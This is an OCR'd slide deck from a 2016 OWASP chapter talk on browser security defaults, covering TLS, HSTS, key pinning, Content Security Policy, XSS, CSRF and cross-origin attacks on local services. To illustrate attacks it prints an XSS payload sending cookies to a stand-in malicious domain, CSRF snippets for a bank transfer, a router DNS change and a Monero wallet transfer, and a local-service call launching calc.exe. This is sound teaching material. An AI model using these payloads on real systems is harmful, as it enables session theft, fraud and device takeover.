VERACODE
PUT A MONSTER IN YOUR CORNER

Web Security

Broken by default?

OWASP NL Chapter
7th of November 2016

Who am I?

- Niels Tanis
- Security Researcher
- Background in:
  - .NET Software development
  - Pentesting
  - Security Consulting

CSSLP®
Certified
Secure
Software Lifecycle
Professional

VERACODE
The Most Powerful Application
Security Platform on the Planet

What is the problem?


- Increasing complexity of webapps and technology.
- Secure by default; whats done by/responsibility of framework
- One part remains: the webbrowser
  - Broken by default
  - Vendors no interest in changing
  - Secure browser initiatives did not work out
- Are we completely lost and is everything broken by default?

TLS – Transport Layer Security

- LetsCrypt – https://letsencrypt.org/
  - Free certificate for everyone!
  - ACME (Automated Certificate Management Environment) protocol for deployment
- Chrome will show non TLS as insecure

TLS – HSTS


- HSTS: **H**TTP **S**trict **T**ransport **S**ecurity



```
HTTP/1.1 200 OK
Server: webserver
Date: Thu, 03 Nov 2016 13:32:48 GMT
Content-Type: text/html
Last-Modified: Tue, 11 Oct 2016 09:30:46 GMT
Transfer-Encoding: chunked
Connection: keep-alive
ETag: W/"57fcb146-264"
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Public-Key-Pins: max-age=2592000; pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=";
pin-sha256="WGJkyYjx1QMdMe0UqlyOKXtydPDVrk7sl2fV+nNm1r4=";
pin-sha256="GRAH5Ex+kB4cCQi5gMU82urf+6kEgbVtzfCSkw55AGk="
Content-Encoding: gzip
```

TLS – HPKP

- **H**TTP **P**ublic **K**ey **P**inning



Privacy error
~~https~~://labs.codesecure.io
Apps
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...


Your connection is not private

Attackers might be trying to steal your information from **labs.codesecure.io** (for example, passwords, messages, or credit cards). NET::ERR_SSL_PINNED_KEY_NOT_IN_CERT_CHAIN

□ Automatically report details of possible security incidents to Google. Privacy policy

TLS – HPKP

- Base64 encoded Subject Public Key Information (SPKI) fingerprint
- Pinning can be done at three levels:
  - Leaf
  - Intermediate
  - Root CA
- At least 2 backup pins in tree with no relation between them!
- Report only mode




DST Root CA X3
Let's Encrypt Authority X3
labs.codesecure.io

Certificate status:

This certificate is OK.

TLS – HPKP




```
HTTP/1.1 200 OK
Server: webserver
Date: Thu, 03 Nov 2016 13:32:48 GMT
Content-Type: text/html
Last-Modified: Tue, 11 Oct 2016 09:30:46 GMT
Transfer-Encoding: chunked
Connection: keep-alive
ETag: W/"57fcb146-264"
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Public-Key-Pins: max-age=2592000; pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=";
pin-sha256="WGJkyYjx1QMdMe0UqlyOKXtydPDVrk7sl2fV+nNm1r4=";
pin-sha256="GRAH5Ex+kB4cCQi5qMU82urf+6kEqbVtzfCSkw55AGk="
Content-Encoding: gzip
```

TLS – HPKP


- HPKP is dead
  - https://blog.qualys.com/ssllabs/2016/09/06/is-http-public-key-pinning-dead
  - Consider proper pinning strategy!
- DEF CON 24
  - HPKP Suicide
  - RansomPKP
  - https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Bryant-Zadegan-Ryan-Lester-Abusing-Bleeding-Edge-Web-Standards-For-Appsec-Glory.pdf

Cross-Site Scripting (XSS)




```
http://www.bigsafebank~~~/search.asp?q=<script>x=new
Image;x.src = “http://malicious-domain~~~/
hijackedsession.php?session-cookie=”+document.cookie ;</script>
```

Cross-Site Scripting (XSS)



Welcome > Blog Home > Cloud Security > Unpatched Vulnerability on Wix.com Puts Millions of Sites at Risk

UNPATCHED VULNERABILITY ON WIX.COM PUTS MILLIONS OF SITES AT RISK



Breaching a CA – Blind Cross-site Scripting (BXSS) in the GeoTrust SSL Operations Panel Using XSS Hunter

August 31, 2016

Content Security Policy

- Whitelist specification for source of content
  - Directives to restrict origin of e.g. scripts images
  - Restrict form post location
  - Upgrade TLS

Content-Security-Policy: default-src 'none'; img-src 'self'; script-src 'self' https://code.jquery.com;

Content Security Policy v2

- Introduction on nonce

```
Content-Security-Policy: default-src 'none'; img-src 'self';
script-src ‘random-nonce‘
```

```
<script nonce="random-nonce" src="http://code.jquery.net/jquery.js/>
```

- Google research: 95% of deployed CSP is broken by default


Content Security Policy v3

- Introduction of strict-dynamic

Content-Security-Policy: default-src 'none'; img-src 'self';
script-src ‘random-nonce‘ ‘**strict-dynamic**’

- AppSec.EU 2016:
  - Michele Spagnuolo, Lukas Weichselbaum – Making CSP great again

Content Security Policy @ GitHub




GitHub's CSP journey - Git
githubengineering.com/githubs-csp-journey
GitHub Engineering

GitHub's CSP journey

ptoomey3 Application Security Engineer April 12, 2016

We shipped subresource integrity a few months back to reduce the risk of a compromised CDN serving malicious JavaScript. That is a big win, but does not address related content injection issues that may exist on GitHub.com itself. We have been tackling this side of the problem over the past few years and thought it would be fun, and hopefully useful, to share what we have been up to.


Cross-Site Request Forgery



<IMG SRC=“http://bank.nl?q=transfer&amount=10000&toAccount=evil”/>


Cross-Orgin Resource Sharing & RFC1918

- Router:




```
<iframe href="https://admin:admin@router.local/set_dns?server1=123.123.123.123">
</iframe>
```

- TrendMicro Local Service



```
x = new XMLHttpRequest()
x.open("GET", "https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe", true);
try { x.send(); } catch (e) {};
```

- Monero Simplewallet CSRF



```
<html>
    <form action=http://127.0.0.1:18082/json_rpc method=post enctype="text/plain" name="pay" >
        <input name=
        '{"jsonrpc":"2.0","id":"0","method":"transfer","params":{"destinations":[{"amount":100000000000,"
        address":"49FuXtv95dkZj5aDaoWkbjQRv9Qu6UMwAAJKP68vksbpRJEPNZfkr6Ecbj9wrqG4xHAiMArmpGsxRbkmxAC8NEy
        dBEvc162"}],"fee":000000000000,"mixin":3,"unlock_time":0,"payment_id":"","get_tx_key":true}}'
        type='hidden'>
    </form>
    <script>
         document.pay.submit()
    </script>
</html>
```


Cross-Orgin Resource Sharing & RFC1918

- Distinct Local, Private and Public zones
- Cross-Origin Resource Sharing preflight request
- https://mikewest.github.io/cors-rfc1918

Timing & side-channel attacks

- Blind SQL Injection
- Pixel Perfect Timing Attacks with HTML5 @ Blackhat EU 2013
- Tom van Goethem, PhD Student KU Leuven
  - Timing attacks @ AppSec.EU 2016 (July)
  - HEIST @ Blackhat US 2016 (August)
  - Request and Conquer: Exposing Cross-Origin Resource Size – USENIX 2016 (August)

